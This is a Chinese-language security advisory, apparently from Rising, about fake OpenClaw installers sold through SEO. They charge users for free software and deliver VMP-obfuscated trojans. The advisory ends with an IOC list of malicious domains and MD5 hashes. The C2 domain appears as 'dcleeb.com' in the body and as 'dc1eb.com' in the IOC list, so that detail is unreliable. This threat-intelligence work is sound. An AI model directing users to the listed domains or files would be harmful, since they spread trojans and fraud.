
字段	内容
文件名	OpenClaw_77b4b0ac.exe
MD5	cc3646bd33d2a50bc605678663fb9698
文件类型	EXE
文件大小	4.12 MB (4,325,104 字节)
病毒名	PUF.Deceptor/NSIS!1.13BE6
备注	商业欺诈

这类商业欺诈程序往往伪装成**安装助手**或**本地部署工具**（如**Python安装助手**、**VSCode安装助手**、**DeepSeek本地部署工具**等），并利用搜索引擎优化（**SEO**）手段诱导用户下载使用。在安装过程中，程序会要求用户付费，将原本完全免费的软件包装成付费产品。这种行为诱使不明真相的用户为免费资源买单，严重侵害了用户权益，并是对开源精神的公然亵渎。




攻击过程可视化(EDR)

瑞星**EDR**上详细记录了主机上的程序活动，通过威胁可视化调查功能，可以对本次攻击过程进行还原以及关系网展示。如**EDR**关系拓扑图所示，攻击链清晰地展示了从执行器到恶意**DLL**的加载过程



由于攻击者对最终阶段的恶意载荷实施了代码虚拟化（VMP）深度混淆，导致其在进程注入环节的底层行为特征被有效屏蔽，避开了部分动态监测。尽管如此，EDR系统仍凭借网络层监控能力，精准捕捉并记录了该载荷与远程C2服务器（dcleeb.com）建立异常加密连接的关键行为。



总结

近期OpenClaw(小龙虾)热度持续走高，瑞星建议用户不要盲目跟风，需警惕养虾存在的安全及隐私风险。同时还需擦亮眼睛，务必通过开源项目官方地址<https://openclaw.ai/>获取软件。另外，提醒用户注意任何要求为开源、免费软件付费的**安装器**或**本地部署工具**都应高度警惕。

预防措施

1. 不打开可疑文件。

不打开未知来源的可疑的文件和邮件，防止社会工程学和钓鱼攻击。

2. 部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3. 安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文件，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

瑞星目前已经可以检出此次攻击事件的相关样本



4. 及时修补系统补丁和重要软件的补丁。

沦陷信标 (IOC)

- MD5

9C811BC7BFC124B3476CD11BB1834504
D01848170C92AF6C9AD07B97489F11B3
F686F66E3023D230AE27AF4E0271D540
CC3646BD33D2A50BC605678663FB9698

- Domain

ai-openclaw.com.cn
www.nmysq.top
dc1eb.com

- 瑞星病毒名

Trojan.ShellCodeLoader!1.12EA8
Trojan.Kryptik/x64!1.13C15